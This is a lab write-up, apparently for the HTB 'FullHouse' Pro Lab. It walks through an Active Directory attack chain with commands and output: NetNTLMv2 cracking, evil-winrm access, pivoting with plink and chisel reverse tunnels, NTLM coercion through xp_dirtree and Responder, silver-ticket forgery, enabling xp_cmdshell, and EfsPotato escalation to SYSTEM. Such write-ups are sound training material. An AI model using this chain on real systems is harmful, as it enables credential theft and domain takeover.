
And use john to crack it.
john j-newell-hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
CasinoRoyale93 (j.newell)
1g 0:00:00:13 DONE (2024-10-25 02:43) 0.07235g/s 817495p/s 817495c/s
817495C/s CathyCatvE..Cas4sey1$
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed.
Then we can get another credit here
j.newell:CasinoRoyale93
We can use evil-winrm to connect it and find the sixth flag from the Desktop
──(wither㉿localhost)-[~/…/Prolabs/FullHouse/ntlm_theft/BankInterface]
└─$ evil-winrm -i 10.0.52.2 -u j.newell -p CasinoRoyale93

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.newell\Documents> whoami
fullhouse\j.newell
Privilege escalation in FULLHOUSE-DC
We can run PrivescCheck.ps1 we will see the internal port.
*Evil-WinRM* PS C:\temp> upload
/home/kali/labs/htb/prolabs/fullhouse/xpl/PrivescCheck.ps1
*Evil-WinRM* PS C:\temp> powershell -ep bypass -c ". .\PrivescCheck.ps1;
Invoke-PrivescCheck -Extended"
We will focus on sqlserver
 If we wanna interact with database, we have to double pivot here.
I tried to do a double pivot conversion using ligolo-ng but it didn't work (I had some issues) so I cancelled the ligolo setup and used plink.exe to convert the DC's localhost to the casino's localhost.
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
We can use proxy server by ssh
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ sudo ip link del ligolo
[sudo] password for wither:

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ssh -D 1080 root@casino.htb
Remember to change the /etc/proxychain4.conf, add this in the end
socks5 127.0.0.1 1080
Also we need to find hostkey use for plink
root@casino:~# cat /etc/ssh/ssh_host_ed25519_key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR root@ubuntu
Then use proxychainto evil-winrm connect
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ proxychains evil-winrm -i 10.0.52.2 -u j.newell -p CasinoRoyale93
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.52.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\j.newell\Documents>
Upload and runplink.exeto translate localhost of DC to localhost of casino
*Evil-WinRM* PS C:\Programdata> .\plink.exe -ssh -l root -pw 4vQ03013nKj9 -R 1433:127.0.0.1:1433 -hostkey "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR" 10.0.52.31

plink.exe : Using username "root".
    + CategoryInfo          : NotSpecified: (Using username "root".:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
Userj.newell can login with mssql:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ proxychains4 impacket-mssqlclient j.newell:'CasinoRoyale93'@127.0.0.1 -windows-auth
Then let's simple enumerate this database
SQL (FULLHOUSE\j.newell  guest@master)> select @@version

----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Microsoft SQL Server 2022 (RTM-GDR) (KB5029379) - 16.0.1105.1 (X64)
        Aug 24 2023 02:40:55
        Copyright (C) 2022 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)

SQL (FULLHOUSE\j.newell  guest@master)> select name from master.dbo.sysdatabases;
name
------
master

tempdb

model

msdb
We need to ntlm relay attack using mssql to steal r.smith hash
follow this link https://www.youtube.com/watch?v=DH4dFwNTb9A&t=227s
Start Responder on our machine
sudo responder -I tun0
Then start socat on casino machine
root@casino:~# socat TCP4-LISTEN:445,fork TCP4:your_ip:445
In mssqlclient
SQL (FULLHOUSE\j.newell guest@master)> EXEC xp_dirtree
'\\10.0.52.31\share', 1, 1;
subdirectory depth file
------------ ----- ----
SQL (FULLHOUSE\j.newell guest@master)>
Check responder will get r.smith hash to crack it

Then we can use john to crack it
john r.smith_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
*abcd*zwm1314 (r.smith)
1g 0:00:00:18 DONE (2024-10-25 09:17) 0.05476g/s 783365p/s 783365c/s
783365C/s *asshole*..*SEXMACHINE*
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed.
We have another credit here r.smith:*abcd*zwm1314
In order to generate a silver ticket, we can use impacket-ticketer, it needs the following requirements:
NTLM hash for r.smith, domain SID, domain name, a SPN (which doesn't have to be valid), and the
username to impersonate. we got the password for r.smith, but we need NTLM hash.
We can use Python hashlib to make Sliver Ticket
import hashlib
ntlm = hashlib.new('md4', '*abcd*zwm1314'.encode('utf16le')).digest().hex()
print(ntlm)

Output:
1048894cfad799f435b2f14452421b3d
Then the domain SID
*Evil-WinRM* PS C:\Users\j.newell\Documents> Get-ADDomain | fl DomainSID


DomainSID : S-1-5-21-4088429403-1159899800-2753317549
Now we have all the information to create a silver ticket and impersonate the MSSQL administrator.
Please follow these links:
https://0xdf.gitlab.io/2022/10/01/htb-scrambled-linux.html#mssql-access
https://www.youtube.com/watch?v=_8FE3JZIPfo&t=1440s
chisel
If we want to use the Kerberos ticket service here, we must use chisel to reversely connect ports 88 and 1433 of the DC server to our local server and perform domain name resolution in the local /etc/hosts.
┌──(wither㉿localhost)-[/opt/chisel]
└─$ chisel server -p 8000 --reverse

2025/08/04 20:46:39 server: Reverse tunnelling enabled
2025/08/04 20:46:39 server: Fingerprint GP7vI2SY1Ov6fyx9JqGfFoPuIBeG5dhiAYvt4vaqpak=
2025/08/04 20:46:39 server: Listening on http://0.0.0.0:8000
2025/08/04 20:48:08 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/08/04 20:48:08 server: session#1: tun: proxy#R:1433=>1433: Listening
2025/08/04 20:51:01 server: session#2: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/08/04 20:51:01 server: session#2: tun: proxy#R:88=>10.0.52.2:88: Listening

In this place, we have to port forwarding port 1443 of DC machine to casino machine.
root@casino:~# ./chisel client http://10.10.14.3:8000 R:1433:127.0.0.1:1433
2025/08/04 13:30:07 client: Connecting to ws://10.10.14.3:8000
2025/08/04 13:30:10 client: Connected (Latency 306.996623ms)

root@casino:~# ./chisel client http://10.10.14.3:8000 R:88:10.0.52.2:88
2025/08/04 13:33:19 client: Connecting to ws://10.10.14.3:8000
2025/08/04 13:33:21 client: Connected (Latency 213.041784ms)
/etc/hosts
127.0.0.1 fullhouse.htb DC01.fullhouse.htb
Also, we need to change the file /etc/krb5.conf
[libdefaults]
    default_realm = FULLHOUSE.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    FULLHOUSE.HTB = {
        kdc = 10.0.52.2
    }

[domain_realm]
    .fullhouse.htb = FULLHOUSE.HTB
    fullhouse.htb = FULLHOUSE.HTB
Also need to synchronize time with the DC server
In this place, we can't run sudo ntpdate dc01.fullhouse.htb, but we can use nmap to help us get the time zone
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nmap -sC -sV 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 20:59 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-04 13:42:39Z)
1080/tcp open  socks5       (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
1433/tcp open  ms-sql-s     Microsoft SQL Server 2022 16.00.1105.00; RTM+
|_ssl-date: 2025-08-04T13:43:03+00:00; -7h16m42s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-08-04T09:22:33
|_Not valid after:  2055-08-04T09:22:33
| ms-sql-ntlm-info:
|   127.0.0.1:1433:
|     Target_Name: FULLHOUSE
|     NetBIOS_Domain_Name: FULLHOUSE
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: fullhouse.htb
|     DNS_Computer_Name: dc.fullhouse.htb
|     DNS_Tree_Name: fullhouse.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   127.0.0.1:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM+
|       number: 16.00.1105.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
8000/tcp open  nagios-nsca  Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -7h16m43s, deviation: 1s, median: -7h16m44s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.57 seconds

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ sudo date -u -s "2025-08-04 13:42:39"
Then you can exploit them easily.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ impacket-ticketer -nthash 1048894cfad799f435b2f14452421b3d -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain fullhouse.htb -spn MSSQLSvc/127.0.0.1 administrator
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for fullhouse.htb/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ export KRB5CCNAME=administrator.ccache
Now finally, with that ticket we can authenticate to MSSQL as administrator:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ impacket-mssqlclient 'fullhouse.htb/administrator'@fullhouse.htb -k -no-pass

SQL (FULLHOUSE\Administrator dbo@master)> select suser_name();
-----------------------
FULLHOUSE\Administrator
Since we have SQL Server administrative privileges, we will use the following steps to enable the use of xp_cmdshell. This will allow us to execute code on the server. The goal here is to exploit the SQL server runtime permissions (which typically allow impersonation) and perform a potato attack to gain a reverse shell with SYSTEM privileges.
SQL (FULLHOUSE\Administrator dbo@master)> xp_cmdshell "whoami"
ERROR(dc\SQLEXPRESS): Line 1: SQL Server blocked access to procedure
'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is
turned off as part of the security configuration for this server. A system
administrator can enable the use of 'xp_cmdshell' by using sp_configure.
For more information about enabling 'xp_cmdshell', search for
'xp_cmdshell' in SQL Server Books Online.
First a reference for enabling xp_cmdshell on a SQL server. It is usually best practice to not enable this service
https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16&source=post_page-----4e67abdd51e1--------------------------------
SQL (FULLHOUSE\Administrator dbo@master)> EXECUTE sp_configure 'show advanced options', 1;
SQL (FULLHOUSE\Administrator dbo@master)> RECONFIGURE;
SQL (FULLHOUSE\Administrator dbo@master)> EXECUTE sp_configure 'xp_cmdshell', 1;
SQL (FULLHOUSE\Administrator dbo@master)> RECONFIGURE;
After enabling command shell and issuing whoami command we verify that the sql service is just running as fullhouse\r.smith
SQL (FULLHOUSE\Administrator  dbo@master)>  xp_cmdshell "whoami"
output
-----------------
fullhouse\r.smith

NULL
Running a whoami /priv command shows us that we do have SeImpersonatePrivilege. Since we have those privileges we can run a potato attack against the sql server and should be able to obtain access as SYSTEM.
SQL (FULLHOUSE\Administrator  dbo@master)> xp_cmdshell "whoami /priv"
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeMachineAccountPrivilege     Add workstations to domain                Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL
Let's upload EfsPotato and compile it with j.newell shell.
*Evil-WinRM* PS C:\Programdata> upload EfsPotato/EfsPotato.cs

Info: Uploading /home/wither/Templates/htb-labs/Prolabs/FullHouse/EfsPotato/EfsPotato.cs to C:\Programdata\EfsPotato.cs
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.52.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.52.2:5985  ...  OK

Data: 33920 bytes of 33920 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Programdata> C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs -nowarn:1691,618
Microsoft (R) Visual C# Compiler version 4.7.3190.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.


This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
Then in the database run the potato
SQL (FULLHOUSE\Administrator  dbo@master)> xp_cmdshell "C:\Programdata\EfsPotato.exe \"whoami\""
output
--------------------------------------------------------------------------------
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).

Part of GMH's fuck Tools, Code By zcgonvh.

CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

NULL

[+] Current user: FULLHOUSE\r.smith

[+] Pipe: \pipe\lsarpc

[!] binding ok (handle=19f63070)

[+] Get Token: 876

[!] process with pid: 720 created.

==============================

nt authority\system

NULL
Great, we can access to administrator !!!!!! We can copy the flag to one of directory we can access
SQL (FULLHOUSE\Administrator  dbo@master)> xp_cmdshell "C:\Programdata\EfsPotato.exe  "cmd /c \"copy C:\Users\Administrator\Desktop\flag.txt C:\users\j.newell\Documents \""
output
--------------------------------------------------------------------------------
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).

Part of GMH's fuck Tools, Code By zcgonvh.

CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

NULL

[+] Current user: FULLHOUSE\r.smith

[+] Pipe: \pipe\lsarpc

[!] binding ok (handle=69ea90)

[+] Get Token: 852

[!] process with pid: 2816 created.

==============================

        1 file(s) copied.

NULL
Then we can read it and remember to delete it
*Evil-WinRM* PS C:\Users\j.newell\Documents> dir


    Directory: C:\Users\j.newell\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/6/2023   8:03 AM             59 flag.txt


*Evil-WinRM* PS C:\Users\j.newell\Documents> rm flag.txt
Or we can try to run the reverse shell like before we do. Upload a reverse shell, and use potato to run it to get the reverse shell as Administrator.
Description
The overall difficulty lies in the use of port forwarding and chisel. The use of AD domain is not difficult, and it mainly involves the modification and use of user-specific permissions.